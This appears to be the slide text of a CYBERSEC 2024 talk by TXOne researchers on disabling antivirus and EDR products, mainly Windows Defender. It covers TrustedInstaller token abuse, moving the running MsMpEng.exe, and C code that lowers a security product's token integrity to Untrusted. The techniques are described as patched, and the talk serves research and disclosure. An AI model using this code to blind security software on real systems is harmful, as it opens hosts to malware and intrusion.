



更新爭霸戰

你的防毒軟體,是防毒還是軟體?

Sheng-Hao Ma, Team Lead
PSIRT and Threat Research, TXOne Networks Inc.
May 20, 2024 @CYBERSEC 2024



Sheng-Hao Ma and Yi-An Lin



Team Lead, PSIRT and Threat Research at TXOne Networks Inc.

- Sheng-Hao Ma (@aaaddress1) is a team lead of TXOne Networks PSIRT and threat research team, responsible for coordinating product security and threat research. With over 15 years of expertise in reverse engineering, symbolic execution, malware analysis, and machine-learning, he is also part of CHROOT, a cybersecurity community in Taiwan.
- As a frequent speaker, trainer, and instructor, Sheng-Hao has contributed to numerous international
 conferences and organizations, including Black Hat USA, DEFCON, CODE BLUE, S4, SECTOR, HITB, VXCON,
 HITCON, and ROOTCON, as well as the Ministry of National Defense and the Ministry of Education. He is the
 author of "Windows APT Warfare: The Definitive Guide for Malware Researchers," a well-regarded
 cybersecurity book about reverse engineering of Windows.



Threat Researcher, PSIRT and Threat Research at TXOne Networks Inc.

- Yi-An Lin is currently a threat researcher at TXOne Networks Inc. Her primarily responsibilities are researching attack techniques and new threats, interpreting the intentions of attacking organizations, analyzing threat intelligence and threat hunting.
- Yi-An graduated from the Department of Computer Science at National Yang Ming Chiao Tung University, specializing in multiple areas of artificial intelligence. In 2018, she studied in the Department of Electrical Engineering at The Hong Kong Polytechnic University and ventured into the field of cybersecurity by taking elective courses in the Department of Computing.



Outline

○1 你的防毒軟體—是防毒還是軟體?

從紅隊思路解構產品化模組設計的防毒產品衍生之必然存在難解的模組升級問題。

○2 第三方信賴邊際·服務與用戶誰該信任?

做為第三方掛載非系統原生組件之模組化升級所致的 保護中斷問題是否能作為攻擊利用威脅。

03 魔幻沙箱技法:難以根治的架構利用技巧

系統原生之沙盒令牌設計架構所衍生的問題——駭客得以在錯綜複雜既有令牌間橫向移動並屏蔽防毒偵測能力

針對這些可能存在於系統原生架構層面難以根結的問題,其存在於磁碟文件、執行序與處理序三維度上如何有效地站在產品角度去管理這些野外風險與回應。



你的<mark>防毒軟體—是防毒還是軟體?</mark> 解構產品化模組設計的防毒產品衍生升級問題



5月09日(二)16:30-17:00 ♥7F701C

笑死,能關防毒幹嘛要做免殺呢?從令牌偽造到把防毒關進沙箱隔離

特徵碼免殺是再常見不過且通用的,痾... 不過其實現在駭客已經不做病毒免殺了——蛤?你說為什麼?如果駭客能直接把防護完整關掉……哪需要免殺呢;)

在這場議程裡,我們將分享這兩年內在野外與社群觀測到駭客利用的全新技巧:捏造令牌、偽造 休眠、利用驅動問題到將防毒關進沙箱裡 等等的新型態攻擊。

Session

Initialization

Initialize the session

Boost?


And run our malware while the AV/EDR stopped?

Notify all the processes


Notify all the processes should clean-up and shutdown

Or we can power-off the machine

Power Off









AV/EDR PRODUCT's problem of Productize Module Updating?

- Classic Problem: How to Update? Self-Del, Install, and Run!
 - AV/EDR products, still product, right?
 - So the RD teams must consider the problem of updating ©
 - Move the current running program files into %TEMP%
 - Write a updated program files to the original paths
 - Execute the latest application of the original paths
 - OK, we good. Updated!
 - Due to this usage for updating, even the Microsoft support the feature of MOVEFILE_DELAY_UNTIL_REBOOT for MoveFileEx()

MOVEFILE_DELAY_UNTIL_REBOOT 4 (0x4)

在重新啟動作業系統之前,系統不會移動檔案。系統會在執行 AUTOCHK 之後立即移動檔案,但在建立任何分頁檔案之前。因此, 此參數可讓函式從先前的啟動中刪除分頁檔案。 只有當進程位於屬於系統管理員群組或 LocalSystem 帳戶的使用者內 容中時,才能使用此值。



```
Windows下自删除的艺术
Endlessparadox / 2023-11-16 15:20:23 / 发表于上海 / 浏览数 6898 技术文章 技术文章

通常来说,在windows程序不可能在运行的时候实现删除自己,微软设计之初为了保证程序的安全性,<mark>当一个可执行程序运行的时候会处于一种被占用的状态,如果尝试删除程序,会显示程序被占用</mark>,一般需要结束掉程序后才能删掉,而自删除利用了NTFS文件特性达到的程序运行时解除文件锁定,最终删除自身的效果,本篇文章是对此项技术的总结,这项技术已经出现很多年了,互联网上最早的消息来自2021年,于jonasLy在推特公开了这项技术
```

```
void UpgradeService::UpgradeSelf() {

std::string temp = appPath + "/myprogram_tmp.exe";
remove(temp.c_str());

std::string src = download + "/myprogram.exe";
std::string dst = appPath + "/myprogram.exe";

rename(dst.c_str(),temp.c_str());
CopyFile(src.c_str(),dst.c_str(), false);
...
```



Difficult Situation of AV/EDR as Plugin Module

- AV/EDR are additional modules to install on your system
 - None part of Windows OS native design
 - Even the Defender is additional installed alone out of the native OS
 - AV/EDR products, still product, right?
 - Installed as part of system services and protected as PPL-level (Maybe?)
 - ... Your Windows Is another product (by Microsoft)
 - So, Windows have its own problem about update system itself
 - P A New Question Here
 P
 What If Windows Require To Update Right Now...
 - **1** #1 Do you allow the Windows OS to stop your AV/EDR services?
 - **1 #2** What if a broken Windows system need to be repair?
 - Think about user PC got infected rootkit need to repair
 - As MS engineer, how do you fix the broken Defender to a normal state





Trusted Installer (TI)

https://www.cnblogs.com/Cong0ks/p/17706150.html


什么是 TrustedInstaller.exe 进程?

TrustedInstaller.exe是Windows 11/10/8/7中的Windows模块安装程序 服务的一个进程。它的主要功能是启用 Windows 更新和可选系统组件的 安装、删除和修改。 无论您使用的是 Windows 11 还是 Windows 10, TrustedInstaller 在所有平台上的工作方式都相同。

TrustedInstaller 由来

TrustedInstaller是从Windows Vista开始出现的一个内置安全主体,在Windows中拥有修改系统文件权限,本身是一个服务,以一个账户组的形式出现。它的全名是: NT SERVICE\TrustedInstaller。这个安全主体本身是一个服务,名称为: Windows Modules Installer文件路径

C:\Windows\servicing\TrustedInstaller.exe








Windows 11, Windows 10, Windows 8.1

If you're having problems with your PC, the following table can help you decide which recovery option to use.

Microsoft



AV/EDR Services Who the One you Should Trust?



Over-trusted or Privileged Identity


- Over-trusted the mechanism of Process Identity
 - NT Authority SYSTEM but no protection ©?
 - Local users can do anything on antivirus after UAC bypass
 - Stop AV/EDR Services
 - Remove AutoRun Keys
 - ..
 - Full trust of specific Identities: PsSuspend (cmdline), System Update Service
- Execute malicious behaviors before AV/EDR reboot

笑死,能關防毒幹嘛要做免殺呢?從令牌偽造到把防毒關進沙箱隔離

特徵碼免殺是再常見不過且通用的,痾... 不過其實現在駭客已經不做病毒免殺了——蛤?你說為什麼?如果駭客能直接把防護完整關掉······哪需要免殺呢;)

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twitter.com/0gtweet/status/1638069413717975046




Elevation of Privilege (EoP) to TI





TrustedInstaller, parando Windows Defender

27 de septiembre de 2021 Por Roberto Amado

menudo, durante un proceso de intrusión puede sernos de tilidad disponer de la capacidad de deshabilitar las medidas de defensa del equipo objetivo. Para aquellos pentesters que ya










Trust Privileged Token for Abuse



TrustedInstaller, parando

malware before it starts doing serious damage, unlike being in ring 0,

attackers just override callbacks and hooks and proceed to do

whatever they want.

Windows Defender


🗮 27 de septiembre de 2021 Por Roberto Amado

Trust Privileged Token for Abuse

- Abuse SeTcbPrivilege of WinLogon to Forge ANY SID You Want
 - WinDefend, TrustedInstaller, etc.
- Abuse AV/EDR Trusted Token to Stop Them All
 - This method has been patched in Oct 2023 ☺
 - BAD We need a new trick!

◎ 威脅服務已停止。請立即重新啟動。

立即重新啟動





Logon User Nomal

Usemame: Domain:

Password: Logon Type:

Create

Service Accounts

Local Service

Mandatory, Enabled

Service - User NT AUTHORITY\SYSTEN

Main Details Groups Privileges Default Da

BUILTIN\Administrators

BUILTIN\Users

CONSOLE LOGON Everyone LOCAL Processes Threads Handles Sessions Services Logon

Services 4 Users

WORKGROUP

Network Service


System

SYSTEM


Add Service Sid WinDefend

Any New Path on the Misconfigured DACLs ??

- Abuse AV/EDR Trusted Token to Stop Them All
 - This method has been patched in Oct 2023 ☺
 - We success abuse the misconfigured DACL between
 Trusted Token by AV/EDR and the accessible privilege of attackers
 - [PATCHED] DACL on the Process-level
 - OpenProcess, Service Manager Control,
 CreateRemoteThread, WriteProcessMemory...











Any New Path on the Misconfigured DACLs ??

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 - [PATCHED] DACL on the Process-level
 - OpenProcess, Service Manager Control, CreateRemoteThread, WriteProcessMemory...
 - ☑ [EXPLOIT] DACL on the NTFS-level 🌣 🌣 🌣
 - CreateFile, DeleteFile, MoveFile,
 Delete-on-Close (TMP), Alternative Data Stream (ADS)...
 - TrustedInstaller have unlimited permissions on Defender NTFS files, Modify, Read, Write, ...
 - Could we abuse it to glitch the execution flow of the AV services?






Abuse TrustedInstaller to RE-MOVE;)

☑ [EXPLOIT] DACL on the NTFS-level 🌣 🌣 🌣


- Could we abuse it to glitch the execution flow of the AV services?
- EoP to TrustedInstaller
 - Now, we are allowed to kill Defender file (base on DACL)
 - But program file is occupied by the process lock, how to bypass it?

S As TrustedInstaller, Access not denied!

Just because the program file are occupied by the running WinDefend process service;)



Low IL (without EoP) try to remove file, failed by DACL



Abuse TrustedInstaller to RE-MOVE;)

[EXPLOIT] DACL on the NTFS-level 🌞 🌣 🌣

- Could we abuse it to glitch the execution flow of the AV services?
- > EoP to TrustedInstaller
 - Now, we are allowed to kill Defender file (base on DACL)
 - But program file is occupied by the process lock, how to bypass it?
 - (Win11 23H2) Kernel32!MoveFileW → kernelbase!MoveFileWithProgressTransactedW
 - Only require permission of FILE DELETE to move file! Not Relate to that files occupied or not, so...

```
; BOOL stdcall MoveFileW(LPCWSTR lpExistingFileName, LPCWSTR lpNewFileName)
    public MoveFileW
    MoveFileW proc near
    dwFlags= dword ptr -18h
            rsp, 38h
    sub
            r9d, r9d
                             ; lpData
            [rsp+38h+dwFlags], 2; dwFlags
                             ; lpProgressRoutine
            r8d, r8d
    xor
    call
            cs: imp MoveFileWithProgressW
            dword ptr [rax+rax+00h]
    nop
    add
            rsp, 38h
    retn
TXOne Networks | Keep the Operation Running
```

```
__fastcall MoveFileWithProgressTransactedW(
      const WCHAR *a1,
      const WCHAR *a2.
      int64 a3,
      int64 a4,
      int a5,
      int64 a6)
// [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
v33 = a4;
v32 = a3;
FileHandle = -1i64;
v21 = 0;
DestinationString.Buffer = 0i64;
NtPathName.Buffer = 0i64;
if ( a2 && RtlIsDosDeviceName U(a2) )
  v13 = 3221225525i64;
  goto LABEL 20;
v8 = a5 & 1;
if ( !RtlDosPathNameToNtPathName U(a1, &NtPathName, 0i64, 0i64) )
  goto LABEL_28;
if ((a5 \& 0x14) == 20)
  v13 = 3221225485i64;
  goto LABEL_20;
ObjectAttributes.Length = 48;
ObjectAttributes.RootDirectory = 0i64;
ObjectAttributes.Attributes = 64;
ObjectAttributes.ObjectName = &NtPathName;
*&ObjectAttributes.SecurityDescriptor = 0i64;
v9 = NtOpenFile(
       &FileHandle,
       FILE_ATTRIBUTE_VIRTUAL | FILE_ATTRIBUTE_NORMAL | 0x100000,
       &ObjectAttributes,
       &IoStatusBlock,
       FILE ACTION RENAMED NEW NAME FILE ACTION REMOVED
       ((a5 & 8 | 0x10080u) >> 2) | 0x200000);
```

Abuse TrustedInstaller to RE-MOVE;)

☑ [EXPLOIT] DACL on the NTFS-level 🌣 🌣 🌣

- Could we abuse it to glitch the execution flow of the AV services?
- EoP to TrustedInstaller
 - Now, we are allowed to kill Defender file (base on DACL)
 - But program file is occupied by the process lock, how to bypass it?
 - YES, UPDATE IT!

```
void UpgradeService::UpgradeSelf() {

std::string temp = appPath + "/myprogram_tmp.exe";
remove(temp.c_str());

std::string src = download + "/myprogram.exe";
std::string dst = appPath + "/myprogram.exe";

rename(dst.c_str(),temp.c_str());
CopyFile(src.c_str(),dst.c_str(), false);
...
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe

Microsoft Windows [Version 10.0.22631.2792]
(c) Microsoft Corporation. All rights reserved.

C:\Users\txone>cd C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23110.3-0

C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23110.3-0>move MsMpEng.exe dummy

1 file(s) moved.
```

As TrustedInstaller, Access not denied!

Just because the program file are occupied by the running WinDefend process service;)






(DEMO) Defender Re-Move for REMOVE





Windows 11 Version 23H2 (OS Build 22631, 2792) © Microsoft Corporation. All rights reserved. The Windows 11 Pro N operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions. This product is licensed under the Microsoft Software License OK

























From RE-MOVE to Code-Execution



- Could we abuse it to glitch the execution flow of the AV services?
- > EoP to TrustedInstaller
 - YES, UPDATE IT Remove Defender
 - Windows 11 (23H2) Defender (4.18.23110.3) Exploit @ Jan 2024
 - Patched at Feb 2024 ⊗
 - Defender Latest Version of 4.18.24030.9 (April 2024)
 - New research on the misconfigured DACL abuse on NTFS
 - Use Red-Team idea to review/pentest the dependencies of AV/EDR products
 - New exploit on the attack surface of the ETW for universal AV/EDR platform;)







About Windows

Sandbox Magic! from Query Limited to Restrict your AV/EDR



Any New Path on the Misconfigured DACLs ??



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 - We success abuse the misconfigured DACL between Trusted Token by AV/EDR and the accessible privilege of attackers
 - [PATCHED] DACL on the Process-level
 - [EXPLOIT] DACL on the NTFS-level
 - EXPLOIT] DACL on the Thread-level 👺 🚱 🚱





Sandboxing Antimalware Products for Fun and Profit



Gabriel Landau · @gabriellandau

芦 2022-02-02

This article demonstrates a flaw that allows attackers to bypass a Windows security mechanism which protects antimalware products from various forms of attack. This is of particular interest because we build and maintain two antimalware products that benefit from this protection.

- Consider the token privilege represented as the capabilities of using APIs is restricted or not
- Accessibility of thread behaviors (accepted by ntoskrnl or not) depends on what token you have
- **Elastic: Sandboxing Antimalware Products for Fun and Profit**
 - WinTCB privilege have the ability to reset SACL for another system process
 - Also, process IL (Integrity Level) can be dynamically modified without WinTCB



While modern sandboxing involves several components of OS security, one of the most important is a low-privilege, or restricted, token. New sandbox tokens can be created with APIs such as CreateRestrictedToken. Sometimes a sandboxed process needs to lock itself down after performing some initialization. The AdjustTokenPrivileges and AdjustTokenGroups APIs allow this adjustment. These APIs enable privileges and groups to be "forfeit" from an existing process's token in such a way that they cannot be restored without creating a new token outside the sandbox.


Sandboxing Your Antivirus ©

Exploit Steps

- 1. Enable SE DEBUG
- OpenProcess() + QUERY_LIMITED_INFORMATION
- 3. OpenProcessToken() + TOKEN_ALL_ACCESS
- 4. SetInformationToken() + SECURITY_MANDATORY_UNTRUSTED_RID

```
HANDLE phandle = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION, FALSE, pid);
BOOL token = OpenProcessToken(phandle, TOKEN_ALL_ACCESS, &ptoken);
LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &sedebugnameValue);

TOKEN_PRIVILEGES tkp;
tkp.PrivilegeCount = 1;
tkp.Privileges[0].Luid = sedebugnameValue;
tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
status = NtAdjustPrivilegesToken(ptoken, FALSE, &tkp, sizeof(tkp), NULL, NULL);
if (status) {
   printf("[-] Err Code: %lx\n", status);
   return -24;
}
```



```
DWORD integrityLevel = SECURITY_MANDATORY_UNTRUSTED_RID;
SID integrityLevelSid = {0};
integrityLevelSid.Revision = SID_REVISION;
integrityLevelSid.SubAuthorityCount = 1;
integrityLevelSid.IdentifierAuthority.Value[5] = 16;
integrityLevelSid.SubAuthority[0] = integrityLevel;

TOKEN_MANDATORY_LABEL tokenIntegrityLevel = {0};
tokenIntegrityLevel.Label.Attributes = SE_GROUP_INTEGRITY;
tokenIntegrityLevel.Label.Sid = &integrityLevelSid;

status = NtSetInformationToken(
    ptoken, TokenIntegrityLevel, &tokenIntegrityLevel,
    sizeof(TOKEN_MANDATORY_LABEL) + GetLengthSid(&integrityLevelSid)
);
printf("[*] Token Integrity set to Untrusted");
```



Patch after July 2023

- https://www.tiraniddo.dev/2017/05/reading-your-way-around-uac-part-2.html
- James Forshaw: Reading Your Way Around UAC (Part 2) May 2017

What's going on? Basically the documentation is wrong, you don't need *QueryInformation* to open the process token only *QueryLimitedInformation*. You can disassemble NtOpenProcessTokenEx in the kernel if you don't believe me:

```
NTSTATUS NtOpenProcessTokenEx(HANDLE ProcessHandle,

ACCESS_MASK DesiredAccess,

DWORD HandleAttributes,

PHANDLE TokenHandle) {

EPROCESS* ProcessObject;

NTSTATUS status = ObReferenceObjectByHandle(

ProcessHandle,

PROCESS_QUERY_LIMITED_INFORMATION,


PsProcessType,

&ProcessObject,

NULL);

...
}
```

ntoskrnl!NtOpenProcessTokenEx (23H2)





PPL Trust ACE (21H2)

Unless you're Win-TCB (PP, S-1-19-1024-8192) or cannot manipulate PP(L) process token



```
1: kd> dx -r1 (((nt! OBJECT HEADER*)((@$cursession.Processes[0x4]->KernelObject->Token->Object - sizeof(nt! OBJECT HEADER)) & ~0xf))->SecurityDescriptor & ~0xf)
(((nt! OBJECT HEADER*)((@$cursession.Processes[0x4]->KernelObject->Token->Object - sizeof(nt! OBJECT HEADER)) & ~0xf))->SecurityDescriptor & ~0xf): 0xffffe00649c46c20
1: kd> !sd 0xffffe00649c46c20
